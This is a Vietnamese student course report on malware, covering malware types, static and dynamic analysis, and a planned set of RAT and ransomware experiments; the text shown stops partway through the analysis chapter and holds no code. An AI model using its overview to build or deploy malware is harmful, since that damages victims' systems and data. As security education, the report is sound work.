

TRƯỜNG ĐẠI HỌC BÁCH KHOA HÀ NỘI  
VIỆN TOÁN ỨNG DỤNG VÀ TIN HỌC



BÁO CÁO MÔN HỌC  
MẬT MÃ VÀ ĐỘ PHỨC TẠP  
THUẬT TOÁN

Đề tài:

MÃ ĐỘC

Sinh viên thực hiện: Phạm Văn Đại 20195848  
Vũ Văn Xứng 20195943  
Thịnh Xuân Đông 20195855  
Nguyễn Lan Hương 20195884  
Trần Đức Toàn 20195929  
Nhóm sinh viên: Nhóm 6 - học kỳ 20222  
Giảng viên hướng dẫn: PGS.TS Nguyễn Đình Hân

Hà Nội, Ngày 9 tháng 4 năm 2024

## TÓM TẮT ĐÓNG GÓP CỦA THÀNH VIÊN

**1. Đóng góp chung** Các thành viên trong nhóm tích cực tham gia các hoạt động của nhóm như họp theo lịch định kỳ, cùng tìm hiểu các nội dung và báo cáo, giải thích cho các thành viên trong nhóm, trao đổi các khó khăn, cùng gõ slide thuyết trình và báo cáo cuối kỳ. Luôn tích cực tham gia và đóng góp ý kiến cho bài tiểu luận.

### 2. Đóng góp cá nhân

(a) Phạm Văn Đại (Nhóm Trưởng)

- Nghiên cứu về các loại mã độc và cách thức hoạt động của chúng
- Code các loại mã độc như adware, RAT, keylogger hook, keylogger input Raw, ransomware, Credential Dumping,...
- Tìm hiểu về dịch ngược chương trình.
- Tìm hiểu về mã assembly, dịch ngược chương trình bằng IDApro.
- Tìm hiểu các kỹ thuật phân tích tĩnh cơ bản và phân tích tĩnh nâng cao: như hashing, strings, phát hiện đóng gói, kiểm tra tệp PE, kiểm tra các hàm và thư viện liên kết, dịch ngược.
- Phân tích động cơ bản như dùng các công cụ như autorun, process monitor, process explorer, wireshark, netcat.
- Thực hành ra soát mã độc trên hơn 20 lab.
- Tìm hiểu 1 số thuật toán mã hóa để thực hiện code ransomware và các mã như base64, hex,... để nghiên cứu keylogger.

(b) Thịnh Xuân Đông

- Tìm hiểu về khái niệm Malware, các loại Malware, cơ chế hoạt động, cách phòng tránh và một số ví dụ điển hình của Malware.
- Tìm hiểu về một số kỹ thuật phân tích và quy trình phân tích mã độc, ví dụ về các phần mềm phân tích mã độc phổ biến: IDA Pro, SysAnalyzer, Process Explorer...
- Xây dựng thuật toán mã hóa Ransomware.
- Tìm hiểu IDA Pro và xây dựng thuật toán giải mã Ransomware.
- Xây dựng thuật toán RAT (điều khiển máy tính nạn nhân từ xa).
- Thực nghiệm trên máy tính: RAT và mã hóa Ransomware.
- Hoàn thành nội dung báo cáo cuối kỳ được giao.

(c) Nguyễn Lan Hương

- Tìm hiểu về khái niệm, phân loại thuật toán mã hóa như DES, RSA, ...
- Tìm hiểu về các loại mã độc như Trojan, Ransomware, Spyware, ...
- Tìm hiểu cách autoruns hoạt động, vài dấu hiệu nhận biết của chương trình chứa mã độc

- Đóng góp ý kiến những phần chạy ví dụ thực nghiệm, cách truyền tải thông tin qua phần thuyết trình
- Hoàn thành nội dung slide cũng như báo cáo được giao

(d) Vũ Văn Xứng

- Tìm tài liệu về IDA PRO và thực hiện chạy chương trình dịch ngược trên IDA PRO.
- Tìm hiểu và thử nghiệm x64 Debugger.
- Gõ slide và báo cáo cuối kỳ.
- Tìm hiểu và đóng góp ý kiến về các phần còn lại của nhóm: lý thuyết về Malware và các thuật toán mã hóa, giải mã và tìm hiểu các chương trình thực nghiệm.

(e) Trần Đức Toàn

- Khai thác, tìm hiểu các thông tin tổng quan về Mã độc.
- Tìm hiểu, đóng góp, chỉnh sửa chọn lọc các thông tin liên quan đến lý thuyết về Malware và các thuật toán mã hóa.
- Tìm hiểu, xây dựng nội dung về IDA Pro và thực hiện chương trình dịch ngược trên IDA Pro.
- Tìm hiểu về khái niệm và các chủng loại Malware cùng hai kỹ thuật phân tích động và phân tích tĩnh.
- Hoàn thành nội dung Slide và báo cáo cuối kỳ được phân công.

### 3. Mức độ đóng góp của từng thành viên với 1 là mức cao nhất

Thành viên	Xếp loại mức độ đóng
Phạm Văn Đại (Nhóm Trưởng)	1
Vũ Văn Xứng	2
Nguyễn Lan Hương	3
Thịnh Xuân Đông	2
Trần Đức Toàn	3

### 4. Nhật kí làm việc của từng thành viên

Phạm Văn Đại	Code ransomware, RAT, rà soát mã độc, Phân tích mã độc, dịch ngược chương trình.
Vũ Văn Xứng	Tìm hiểu dịch ngược, mã độc, làm báo cáo, slide, Tìm hiểu và trình bày công cụ IDA Pro.
Nguyễn Lan Hương	Tìm hiểu, trình bày thuật toán mã hóa, Tìm hiểu về mã độc, làm báo cáo, slide.
Thịnh Xuân Đông	Nghiên cứu sơ đồ thuật toán ransomware, RAT. Trình bày thuật toán Ransomware, RAT.
Trần Đức Toàn	Nghiên cứu về thuật toán mã hóa, Tìm hiểu về IDA Pro, mã độc.

# Mục lục

<b>1</b>	<b>CHƯƠNG 1. GIỚI THIỆU</b>	<b>5</b>
<b>2</b>	<b>CHƯƠNG 2. MALWARE</b>	<b>7</b>
2.1	Khái niệm Malware . . . . .	7
2.2	Các loại Malware . . . . .	7
2.2.1	Virus . . . . .	7
2.2.2	Trojan . . . . .	8
2.2.3	Worm (sâu) . . . . .	9
2.2.4	Rootkits . . . . .	10
2.2.5	Ransomware . . . . .	11
2.2.6	Spyware (Phần mềm gián điệp) . . . . .	12
2.3	Phân tích phần mềm độc hại . . . . .	13
2.3.1	Phân tích tĩnh . . . . .	13
2.3.2	Kỹ thuật phân tích động . . . . .	14
<b>3</b>	<b>CHƯƠNG 3. THUẬT TOÁN MÃ HÓA</b>	<b>17</b>
3.1	Mã hóa . . . . .	17
3.2	Thuật toán mã hóa . . . . .	17
3.3	Vai trò của mã hóa . . . . .	17
3.4	Các thành phần của hệ mã hóa . . . . .	17
3.5	Khóa . . . . .	18
3.6	Một số loại thuật toán mã hóa . . . . .	18
3.6.1	Mã hóa khóa bí mật, đối xứng: . . . . .	18
3.6.2	Mã hóa khóa công khai, bất đối xứng: . . . . .	19
<b>4</b>	<b>CHƯƠNG 4. IDA PRO</b>	<b>21</b>
4.1	Giới thiệu . . . . .	21
4.2	Các tính năng chính mà IDA cung cấp . . . . .	21

4.3	Quy trình hoạt động chung của IDA Pro . . . . .	22
4.4	Một số chức năng quan trọng của IDA Pro . . . . .	22
4.5	Ưu điểm của IDA Pro . . . . .	25
4.6	Nhược điểm của IDA Pro . . . . .	26
<b>5</b>	<b>CHƯƠNG 5. x64 Debugger</b>	<b>27</b>
5.1	Giới thiệu . . . . .	27
5.2	Trình dịch ngược GDB . . . . .	27
<b>6</b>	<b>CHƯƠNG 6. THỰC NGHIỆM RAT</b>	<b>31</b>
<b>7</b>	<b>CHƯƠNG 7. THỰC NGHIỆM RANSOMWARE</b>	<b>35</b>
7.1	Mã hóa . . . . .	36
7.2	Dịch ngược dùng IDA Pro . . . . .	37
7.3	Giải mã . . . . .	40
<b>8</b>	<b>CHƯƠNG 8. THỰC NGHIỆM RÀ SOÁT MÃ ĐỘC TRÊN MÁY ẢO</b>	<b>41</b>
<b>9</b>	<b>KẾT LUẬN</b>	<b>45</b>
	<b>TÀI LIỆU THAM KHẢO</b>	<b>46</b>

# 1 CHƯƠNG 1. GIỚI THIỆU

Trong thời đại số hóa ngày nay, việc bảo vệ hệ thống và dữ liệu trước các cuộc tấn công và mã độc trở nên càng phức tạp hơn bao giờ hết. Điều này đặt ra nhu cầu cao về việc nghiên cứu và phân tích mã độc để hiểu và ngăn chặn các mối đe dọa tiềm ẩn.

Phân tích mã độc là quá trình nghiên cứu và xác định các tính năng, hoạt động, và mục tiêu của mã độc. Nó liên quan đến việc phân tích cấu trúc của mã, phân tích hành vi và tác động của mã độc đối với hệ thống hoặc dữ liệu, và xác định các biện pháp phòng ngừa và chống lại các mối đe dọa.

Trên thực tế, mã độc có thể được phát hiện trong nhiều hình thức khác nhau, bao gồm phần mềm độc hại, virus, sâu, trojan, rootkit và nhiều loại mã độc khác. Các kỹ thuật mã độc thường sử dụng những phương pháp tinh vi như ẩn mã, mã hoá, đánh cắp thông tin, hoặc tấn công vào các lỗ hổng bảo mật trong hệ thống.

Việc phân tích mã độc đòi hỏi hiểu biết sâu về ngôn ngữ lập trình, kiến thức về cơ chế hoạt động của hệ điều hành và kiến thức về mật mã. Ngoài ra, việc sử dụng các công cụ và phần mềm phân tích mã độc là rất quan trọng để giúp đơn giản hóa và tăng tốc quá trình phân tích.

Phân tích mã độc là một phần quan trọng của lĩnh vực mật mã và độ phức tạp thuật toán. Nó cung cấp cho các chuyên gia bảo mật và nhà nghiên cứu một cái nhìn sâu hơn về các mối đe dọa tiềm ẩn và giúp phát triển các biện pháp phòng ngừa và giải pháp bảo mật hiệu quả.

Việc nghiên cứu và phân tích mã độc không chỉ giúp chúng ta hiểu rõ hơn về các mối đe dọa và ngăn chặn chúng, mà còn giúp cải thiện các phương pháp mã hóa và bảo mật thông tin. Bằng cách hiểu cách hoạt động của mã độc, chúng ta có thể phát triển các thuật toán và hệ thống bảo mật mạnh hơn để đảm bảo an toàn cho dữ liệu và hệ thống của chúng ta.

Báo cáo này của nhóm em chia làm 2 phần chính:

- **Phần lý thuyết:** trình bày về các loại mã độc (malware) tồn tại trên các hệ thống. Nếu các loại mã độc này đi vào hệ thống của chúng ta và một khi chúng được thực thi, chúng được lưu dưới dạng tệp thực thi và sẽ mã hóa toàn bộ hệ thống các tệp tin. Do đó, chúng em sẽ trình bày thêm các kiến thức về thuật toán mã hóa. Các tệp thực thi trên máy nạn nhân chính là cơ sở cho ta phân tích và giải mã mã độc. Nhóm sử dụng phần mềm IDA Pro sẽ hỗ trợ dịch ngược tệp thực thi, góp phần tìm ra các phương thức mã hóa để tiến hành code thuật toán giải mã. Đây là cơ sở cho chúng ta tìm hiểu và phát triển thêm kiến thức về mã độc và giải mã chúng. Ngoài

ra, chúng em trình bày các kiến thức về trình gỡ lỗi x64 debugger.

- Phần thực hành chúng em trình bày 3 demo:
  - Ví dụ về thực nghiệm RAT (remote access trojan). Phần này minh chứng cho việc các kẻ tấn công có thể truy cập và chiếm quyền của nạn nhân từ xa. Chúng còn có khả năng thực thi các câu lệnh để lấy các thông tin từ máy nạn nhân, gây rò rỉ thông tin và tổn thất cho hệ thống. Phần này chúng em trình bày các sơ đồ thuật toán liên quan và thực nghiệm trên VSCode và Linux.
  - Ví dụ về thực nghiệm Ransomware: Mã độc này sẽ mã hóa các tệp dữ liệu trong thư mục. Việc này minh họa cho việc khi ta gặp mã độc sẽ khiến các tệp tin bị vô hiệu hóa. Thực tế, ta còn biết nhiều những mã độc nguy hại khác nhưng với giới hạn thời gian là nhóm trình bày ở cuối buổi với thời gian 30 phút, chúng em xin được trình bày demo ngắn gọn và thiết thực nhất có thể.
  - Thực nghiệm rà soát mã độc trên máy ảo: nhóm em thực hiện quá trình phân tích động, phân tích chương trình powershell đáng nghi, phát hiện và tắt tiến trình mã độc đó.

## 2 CHƯƠNG 2. MALWARE

### 2.1 Khái niệm Malware

Malware đã xuất hiện từ buổi sơ khai của máy tính. Loại malware được ghi nhận sớm nhất, Creeper Worm xuất hiện trong những năm 1970. Đó là một loại malware tự nhân bản trong thử nghiệm chương trình đã sao chép chính nó vào các hệ thống từ xa và hiển thị thông báo: "Tôi là Creeper, hãy bắt tôi nếu bạn có thể". Vào đầu những năm 80, Elk Cloner [1], loại malware nhắm mục tiêu vào máy tính Apply II.

Malware [2] là viết tắt của từ malicious software (phần mềm độc hại), malware là bất kỳ phần mềm nào được dự định gây hại cho hệ thống hoặc mạng. Malware được tạo ra và chèn vào hệ thống một cách bí mật với mục đích thâm nhập, phá hoại hệ thống, lấy cắp thông tin, làm gián đoạn, tổn hại tới tính bí mật, tính toàn vẹn và tính sẵn sàng của máy tính nạn nhân. Nó có khả năng giảm hiệu suất của máy xuống và có thể gây ra sự phá hủy mạng. Mã độc được phân thành nhiều loại tùy theo chức năng, cách thức lây nhiễm, phá hoại: virus, worm, trojan horse, rootkit, botnet, ransomware, . . .

Các loại mã độc càng ngày càng phức tạp từ cách thức lây nhiễm, phương pháp ẩn mình, cách thức thực hiện các hành vi nguy hiểm. . . Giới hạn giữa các loại mã độc ngày càng thu hẹp vì bản thân các mã độc cũng phải có sự kết hợp lẫn nhau để hiệu quả tấn công là cao nhất.

### 2.2 Các loại Malware

#### 2.2.1 Virus

Phần mềm độc hại cần có sự can thiệp của con người để chạy và lan truyền. Virus [3] máy tính là một chương trình độc hại đối với hệ thống máy tính và phá vỡ các chức năng bình thường của hệ thống, làm hỏng các tệp chương trình, dữ liệu, hệ điều hành. Virus máy tính hoạt động giống như virus sinh học tự kết nối với máy tính chủ. Nó có khả năng tự tái tạo bằng cách gắn vào các chương trình khác như dịch bệnh. Virus sẽ tiếp tục lây nhiễm sang các tệp và chương trình khác và ảnh hưởng đến hiệu suất của bất kỳ hệ thống nào. Virus có thể được truyền từ máy tính này sang máy khác theo nhiều cách khác nhau và sinh sản bằng cách tự gửi thư cho hàng chục người trong hộp thư đến của địa chỉ mail của máy chủ. Nó cũng có thể truyền tải bằng cách tải xuống bất kỳ tệp nào từ internet, các kết nối mạng, đĩa mềm và các bus nối tiếp chung hoặc bằng đĩa CD. Có các loại virus điển hình như:

- Boot Sector Virus: tấn công phần đầu của ổ đĩa cứng, nơi chứa thông tin khởi động của hệ thống máy tính. Khi máy tính được khởi động, virus này được kích hoạt và có thể sao chép và lây nhiễm sang các tập tin khác trên hệ thống.



- File Infector Virus: tấn công các tập tin trên hệ thống máy tính bằng cách chèn mã độc vào bên trong các tập tin. Khi tập tin được khởi chạy hoặc mở ra, virus sẽ được kích hoạt và có thể sao chép và lây nhiễm sang các tập tin khác.
- Macro Virus: tấn công các tập tin Office có chứa macro (các lệnh thực thi tự động) bằng cách chèn mã độc vào các macro. Khi tập tin được mở và macro được kích hoạt, virus sẽ được kích hoạt và có thể sao chép và lây nhiễm sang các tập tin khác trên hệ thống.
- Polymorphic Virus: có khả năng tự động thay đổi mã độc để tránh bị phát hiện bởi các chương trình chống virus. Virus này được thiết kế để tự động sản xuất các bản sao của chính nó với mã khác nhau, khiến việc phát hiện và xóa virus trở nên khó khăn hơn.
- Multipartite Virus: sử dụng nhiều phương thức để lây nhiễm trên hệ thống máy tính, bao gồm cả tấn công phần mềm khai thác lỗ hổng bảo mật. Khi lây nhiễm thành công, virus này có thể sao chép và lây nhiễm sang các tập tin khác trên hệ thống.
- Companion Virus: tấn công các tập tin có cùng tên với các chương trình trên hệ thống máy tính, khiến các tập tin đó không thể được chạy. Thay vào đó, virus sẽ tạo ra một tập tin mới với cùng tên.

### **2.2.2 Trojan**

Phần mềm độc hại ẩn trong các tệp hợp pháp khác. Các tệp và phần mềm hợp pháp đi kèm với phần mềm độc hại để khi phần mềm được cài đặt, phần mềm độc hại vẫn sẽ được cài đặt và thực thi. Không giống như các loại virus, nó sẽ không sinh sôi cũng như không cố ý lây nhiễm sang các tệp khác. Kẻ xâm nhập có thể làm hỏng hoặc lấy cắp tài liệu của người dùng và thậm chí điều khiển máy bị xâm nhập từ xa [3].

Các đoạn mã của Trojan thường được “che giấu” trong các loại malware khác hoặc trong các phần mềm máy tính thông thường để bí mật xâm nhập vào máy nạn nhân. Khi tới thời điểm thuận lợi chúng sẽ tiến hành các hoạt động ăn cắp thông tin cá nhân, mật khẩu, điều khiển máy tính nạn nhân. Bản chất của Trojan là không tự lây lan mà phải sử dụng phần mềm khác để phát tán. Dựa vào mục đích của trojan ta có thể chia trojan thành các loại sau:

- Remote Access Trojan (RAT): Loại trojan này cho phép kẻ tấn công từ xa kiểm soát hệ thống máy tính của nạn nhân. Khi RAT được cài đặt, kẻ tấn công có thể thực hiện các hoạt động độc hại như lây nhiễm các phần mềm độc hại khác, trộm thông tin và xóa dữ liệu.

- Banking Trojan: Loại trojan này được thiết kế để trộm thông tin ngân hàng của người dùng, bao gồm tài khoản và mật khẩu ngân hàng, số thẻ tín dụng và thông tin cá nhân khác liên quan đến tài khoản ngân hàng.
- DDoS Trojan: Loại trojan này được sử dụng để tấn công các website hoặc hệ thống mạng bằng cách tạo ra lưu lượng truy cập lớn đến các máy chủ đích. Khi có quá nhiều yêu cầu truy cập đến các máy chủ, nó có thể làm cho hệ thống bị quá tải và không hoạt động được.
- Backdoor Trojan: Loại trojan này cho phép kẻ tấn công mở một cửa sau trên hệ thống máy tính của nạn nhân để có thể dễ dàng truy cập lại vào hệ thống đó sau khi bị ngăn chặn hoặc xóa bỏ.
- FakeAV Trojan: Loại trojan này giả mạo thành phần mềm chống virus hoặc bảo mật và đánh lừa người dùng để cài đặt hoặc mua các phần mềm giả mạo này. Khi cài đặt, nó có thể lây nhiễm các phần mềm độc hại khác hoặc trộm thông tin cá nhân của người dùng.
- Rootkit Trojan: Loại trojan này được thiết kế để che giấu hoạt động độc hại của nó trên hệ thống máy tính bằng cách thay đổi các file.

### 2.2.3 *Worm (sâu)*

Tương tự như virus nhưng không cần bất kỳ sự can thiệp nào của con người để chạy và lan truyền trong mạng. Worm [3] máy tính là một loại chương trình máy tính có thể tự nhân bản. Chúng có thể lan truyền khắp mạng Internet và gửi nguồn đến các nút khác mà không cần bất kỳ sự tác động nào. Hơn nữa, worm máy tính có thể gây tắc nghẽn mạng quy mô lớn và có thể lây nhiễm nhanh chóng hàng triệu máy tính và gây ra thiệt hại lớn về kinh tế và tài chính (ví dụ gửi chính nó tới tất cả địa chỉ email trong danh sách liên hệ, . . . ). Ngoài ra, worm khác với virus ở chỗ nó không cần đến các chương trình chủ để kí sinh mà có thể tồn tại độc lập.

Vào thời điểm ban đầu, worm được tạo ra chỉ với mục đích phát tán qua thư điện tử (email). Khi vào máy tính, chúng thực hiện tìm kiếm các sổ địa chỉ, danh sách email trên máy nạn nhân rồi giả mạo các email để gửi bản thân chúng tới các địa chỉ thu thập được.

Nhờ những email giả mạo đó mà Worm lây lan mạnh mẽ trên mạng Internet theo cấp số nhân. Bên cạnh Worm lây lan theo cách truyền thống sử dụng email, Worm hiện nay còn sử dụng phương pháp lây lan qua ổ USB. Thiết bị nhớ USB đã trở nên phổ biến và trở thành phương tiện lây lan lý tưởng cho Worm. Dựa đặc điểm lây lan mạnh mẽ của Worm, những kẻ viết virus đã đưa thêm vào Worm các tính năng phá hoại, ăn cắp thông tin, . . . Worm thường kết hợp với các phần mềm độc hại khác như BackDoor, Adware. . . Dưới đây là một số loại worm thông dụng:

- Email Worm: Loại worm này thường được lan truyền qua email bằng cách gửi chính nó tới danh sách liên hệ của người dùng. Nếu người dùng mở tài liệu đính kèm hoặc nhấp chuột vào liên kết bên trong email, worm sẽ được kích hoạt và bắt đầu sao chép và lây lan trên máy tính của nạn nhân.
- Network Worm: Loại worm này lan truyền qua mạng máy tính, tận dụng các lỗ hổng bảo mật để sao chép và lây lan trên các máy tính khác. Các worm này thường được thiết kế để tìm kiếm và khai thác các lỗ hổng trong các máy tính đích mà chúng có thể sao chép chính nó và lây lan trên các máy tính khác.
- Internet Worm: Loại worm này được thiết kế để tấn công trực tiếp vào các máy chủ Internet, thường bằng cách tìm kiếm các lỗ hổng bảo mật trong các ứng dụng web và dịch vụ mạng để sao chép và lây lan trên các máy tính khác trong cùng mạng.
- Instant Messaging Worm: Loại worm này lan truyền qua các ứng dụng nhắn tin tức thời như Skype hoặc các ứng dụng chat khác. Worm sẽ tự động gửi tin nhắn hoặc liên kết độc hại đến danh sách liên lạc của người dùng, khiến cho nó lan truyền đến các máy tính khác.
- File-Sharing Worm: Loại worm này được phát tán qua các phần mềm chia sẻ file, nơi mà người dùng có thể tải xuống và chia sẻ các tệp tin. Khi người dùng tải xuống các tệp tin đính kèm với worm, nó sẽ được kích hoạt và bắt đầu sao chép, lây lan trên các máy tính khác trong mạng chia sẻ file.

#### **2.2.4 Rootkits**

Là phần mềm hoặc tập hợp các phần mềm máy tính được lập trình để can thiệp sâu (nhân của hệ điều hành hoặc thậm chí là phần cứng máy tính) vào hệ thống máy tính với mục tiêu che giấu bản thân nó và các loại phần mềm độc hại khác [3]. Với sự xuất hiện của rootkit, các phần mềm độc hại như trở nên “vô hình” trước những công cụ thông thường thậm chí vô hình cả với các phần mềm diệt virus. Việc phát hiện mã độc và tiêu diệt chúng trở nên khó khăn hơn rất nhiều trước sự bảo vệ của rootkit sử dụng nhiều kỹ thuật mới hiện đại. Các loại rootkit thông dụng bao gồm:

- User-mode Rootkit: Loại rootkit này chỉ hoạt động ở chế độ người dùng và không thể truy cập vào các hệ thống lõi của hệ điều hành. Nó sử dụng các kỹ thuật che giấu để ẩn danh các hoạt động độc hại trên hệ thống.
- Kernel-mode Rootkit: Loại rootkit này hoạt động ở mức độ hạt nhân và có thể truy cập vào các thành phần lõi của hệ điều hành. Nó có thể thay đổi hoặc ẩn danh các tệp tin, tiến trình, trình điều khiển thiết bị và các thành phần hệ thống khác.

- **Bootloader Rootkit:** Loại rootkit này được tải vào bộ nhớ trong của hệ thống từ bộ khởi động và được thực thi trước khi hệ điều hành được tải lên. Nó có thể thay đổi các tập tin bộ khởi động để giúp nó khởi động trước hệ điều hành và che giấu sự hiện diện của nó.
- **Firmware Rootkit:** Loại rootkit này được cài đặt vào firmware của các thiết bị như BIOS hoặc UEFI. Nó có thể thay đổi hoặc ghi đè lên firmware để giúp nó tồn tại ẩn danh trong hệ thống.
- **Virtual Rootkit:** Loại rootkit này được thiết kế để hoạt động trên các máy ảo. Nó có thể truy cập vào các thành phần ảo của máy tính, thay đổi thông tin hệ thống và che giấu sự tồn tại của nó.

### **2.2.5 Ransomware**

Mã hóa hoàn toàn hệ thống và yêu cầu người dùng trả tiền chuộc để giải mã dữ liệu. Không có gì chắc chắn liệu hệ thống được giải mã ngay cả khi đã trả tiền chuộc hay không. Đây là loại mã độc nguy hiểm trong những năm gần đây và tỷ lệ phần trăm vẫn đang tăng lên. Ransomware thường làm tê liệt các công ty, bệnh viện, sở cảnh sát và thậm chí toàn bộ thành phố [3].

Ransomware có thể được ngăn chặn giống như mọi loại chương trình phần mềm độc hại khác, nhưng một khi đã được thực thi, rất khó để khắc phục thiệt hại nếu không có bản sao lưu hợp lệ, được xác thực.

Trong những năm gần đây, những kẻ phạm tội đã tìm cách tống tiền thông qua các cuộc tấn công bằng mã hóa Ransomware. Dạng phần mềm độc hại này xáo trộn dữ liệu có giá trị bằng cách mã hóa hầu như không thể phá vỡ và giải mã nó cho đến khi trả tiền chuộc. Đây là một sự thay đổi đáng kể so với các dạng ban đầu của Ransomware như phần mềm hù dọa hoặc khóa.

Ransomware thường được phân tán thông qua các email độc hại, các trang web giả mạo hoặc các lỗ hổng bảo mật trên hệ thống. Việc đưa ra các biện pháp bảo mật như sao lưu dữ liệu, cập nhật phần mềm đầy đủ và tránh mở các tệp tin không rõ nguồn gốc là cách để bảo vệ khỏi loại phần mềm độc hại này. Các loại ransomware thông dụng bao gồm:

- **Scareware:** Loại ransomware này thường hiển thị một thông báo giả về việc máy tính của nạn nhân bị nhiễm virus và yêu cầu họ trả tiền để loại bỏ nó.
- **Screen locker:** Loại ransomware này khóa máy tính của nạn nhân bằng cách hiển thị một màn hình đen hoặc một thông báo yêu cầu trả tiền để mở khóa máy tính.

- Encrypting ransomware: Loại ransomware này mã hóa các tệp tin trên máy tính của nạn nhân và yêu cầu một khoản tiền chuộc để giải mã chúng. Một số ví dụ của loại ransomware này bao gồm WannaCry, Petya, Locky, và CryptoLocker.
- Leakware/Ransomware 2.0: Loại ransomware này không chỉ mã hóa các tệp tin trên máy tính của nạn nhân mà còn đe dọa phát tán thông tin riêng tư của họ nếu họ không trả tiền chuộc. Một số ví dụ của loại ransomware này bao gồm Maze, DoppelPaymer, và REvil.
- Mobile ransomware: Loại ransomware này tấn công trên các thiết bị di động và yêu cầu nạn nhân trả tiền chuộc để giải mã dữ liệu trên điện thoại của họ. Một số ví dụ của loại ransomware này bao gồm Android/Filecoder.C và Svpeng.

### 2.2.6 *Spyware (Phần mềm gián điệp)*

Là một loại phần mềm độc hại được thiết kế để theo dõi và thu thập thông tin từ máy tính của người dùng mà không được sự cho phép của họ [3]. Loại phần mềm này thường được sử dụng để lấy thông tin về hoạt động của người dùng trên máy tính hoặc thiết bị di động để đưa ra quyết định tiếp thị hoặc theo dõi các thông tin cá nhân của họ.

Sau đây là các loại spyware phổ biến:

- Keylogger: Loại phần mềm này ghi lại tất cả các phím mà người dùng bấm trên bàn phím của họ. Việc này cho phép tin tặc lấy được thông tin nhạy cảm như tên đăng nhập và mật khẩu.
- Adware: Loại phần mềm này hiển thị quảng cáo trên máy tính của người dùng mà không được sự cho phép của họ. Adware thường được cài đặt kèm với phần mềm miễn phí khác và tiếp tục hiển thị quảng cáo ngay cả khi người dùng đã loại bỏ phần mềm gốc.
- Tracking cookies: Loại phần mềm này lưu lại các thông tin về hoạt động trên mạng của người dùng bằng cách lưu trữ các cookie trên trình duyệt của họ. Các cookie này có thể theo dõi các trang web mà người dùng đã truy cập, sản phẩm họ đã tìm kiếm và những quảng cáo họ đã nhấp vào.
- System monitors: Loại phần mềm này theo dõi tất cả các hoạt động trên máy tính của người dùng, bao gồm các hoạt động trên mạng, các ứng dụng được sử dụng và các tệp tin được truy cập.
- BHOs (Browser Helper Objects): Loại phần mềm này được cài đặt trên trình duyệt của người dùng và theo dõi các hoạt động của họ trên mạng. BHOs có thể thay đổi trang chủ của trình duyệt và chuyển hướng người dùng đến các trang web giả mạo hoặc độc hại.

Các biện pháp bảo mật để bảo vệ khỏi spyware bao gồm cập nhật phần mềm đầy đủ, tránh cài đặt phần mềm từ nguồn không rõ, cài đặt và chạy phần mềm chống virus và chống phần mềm độc hại.

## 2.3 Phân tích phần mềm độc hại

Trước khi phân tích phần mềm độc hại ta có thể kiểm tra mã MD5 của mã độc được sử dụng để tìm kiếm tên của mã độc bằng virustotal [4]. Virustotal là một dịch vụ web phân tích các tệp mã độc và tạo điều kiện thuận lợi cho việc phát hiện nhanh chóng virus, worm, trojan, . . . và tất cả các loại mã độc được cung cấp bởi các hãng chống virus khác nhau. Hai kỹ thuật chính để phân tích mã độc bao gồm phân tích tĩnh và phân tích động.

### 2.3.1 Phân tích tĩnh

Là kỹ thuật tìm hiểu hành vi của mã độc mà không thực thi chương trình mã độc [5]. Kỹ thuật tĩnh dịch ngược mã độc hại để hiểu hoạt động của phần mềm. Điều này sẽ không gây ra bất kỳ thiệt hại nào cho hệ thống của chúng ta. Nói đến dịch ngược thì chúng ta nghĩ ngay đến một công cụ vô cùng nổi tiếng là IDA pro. Đây là một công cụ siêu kinh điển để phân tích mã độc. Sau đây là các bước để thực hiện phân tích tĩnh malware:

- Xác định định dạng tệp tin: Đầu tiên, cần phải xác định định dạng tệp tin chứa mã độc để chọn công cụ phân tích thích hợp. Ví dụ, nếu tệp tin là tệp Windows Executable (.exe), có thể sử dụng công cụ PEiD để xác định mã độc.
- Phân tích đặc điểm tệp tin: Sau khi xác định định dạng tệp tin, cần phải phân tích các thuộc tính của nó, bao gồm kích thước, ngày tạo và đọc, phân vùng và mức độ nén. Các thông tin này cung cấp thông tin về tệp tin và có thể giúp xác định xem liệu tệp tin có chứa mã độc hay không.
- Giải mã mã độc: Sau khi xác định được các đặc điểm của tệp tin, cần giải mã mã độc để hiểu rõ hơn về tính năng của phần mềm độc hại. Có nhiều công cụ giải mã khác nhau được sử dụng tùy thuộc vào loại mã độc.
- Phân tích mã độc: Khi đã giải mã được mã độc, cần phải phân tích các tính năng của nó, bao gồm các hàm, chức năng và mã nhúng. Các tính năng này cung cấp thông tin về mục tiêu và cách thức hoạt động của phần mềm độc hại.
- Tìm kiếm mã độc: Cuối cùng, cần tìm kiếm các chuỗi hay mã độc trong tệp tin bằng cách sử dụng công cụ như IDA Pro hoặc OllyDbg. Các chuỗi này có thể cung cấp thông tin về tên và chức năng của phần mềm độc hại.

Kỹ thuật phân tích tĩnh malware là một phương pháp quan trọng trong việc phát hiện và ngăn chặn các cuộc tấn công của phần mềm độc hại.

### 2.3.2 Kỹ thuật phân tích động

Phân tích động [5]: tương đối dễ dàng hơn nhưng nguy hiểm hơn so với phân tích tĩnh, không hiệu quả lắm trong trường hợp phần mềm độc hại nâng cao. Kỹ thuật này liên quan đến việc chạy phần mềm độc hại trong một môi trường bị cô lập để xác định hành vi của nó. Bên cạnh đó sử dụng một số công cụ như SysAnalyzer, Process Explorer, ProcMon, RegShot, IDA pro, Ollydbg, Immunity và các công cụ khác để xác định và các kỹ thuật phân tích hành vi của mã độc.

Với kỹ thuật phân tích động, chúng ta thực hiện kỹ thuật dịch ngược bằng cách sử dụng các công cụ phân tích như IDA pro, Ollydbg, Immunity để hiểu mã độc bằng cách nhìn thấy cấu trúc của mã độc. Phân tích động mã độc có một lợi thế là nó hoàn toàn có thể khám phá ra mục đích và chức năng của mã độc. Tuy nhiên, nghiên cứu cần thời gian để hiểu được chức năng của mã độc bằng cách phân tích cấu trúc mã độc. Ngoài ra, hầu hết các mã độc hiện đại sử dụng kỹ thuật đóng gói để chỉnh sửa chính nó. Đóng gói là chương trình chỉnh sửa các tệp tin của chương trình khác để nén nội dung của chúng. Khi chương trình đóng gói nén, mã hóa, hoặc chỉnh sửa một chương trình thực thi, thì chương trình đó và chương trình gốc về bên ngoài sẽ khác nhau. Để phân tích mã độc bằng IDA pro, mã độc phải được giải nén.

Ví dụ, SysAnalyser là công cụ phân tích tuyệt vời để theo dõi các trạng thái hệ thống và quá trình như là tiến trình đang chạy, các cổng đang mở, các trình điều khiển được nạp, các thư viện được nhập, các thay đổi register quan trọng, các API được gọi bởi một tiến trình đích, lưu lượng truy cập DNS. Các bước chính trong phân tích động malware bao gồm:

- Thu thập thông tin về malware: Thu thập các mẫu malware, trích xuất tập lệnh và thông tin liên quan từ tập tin malware.
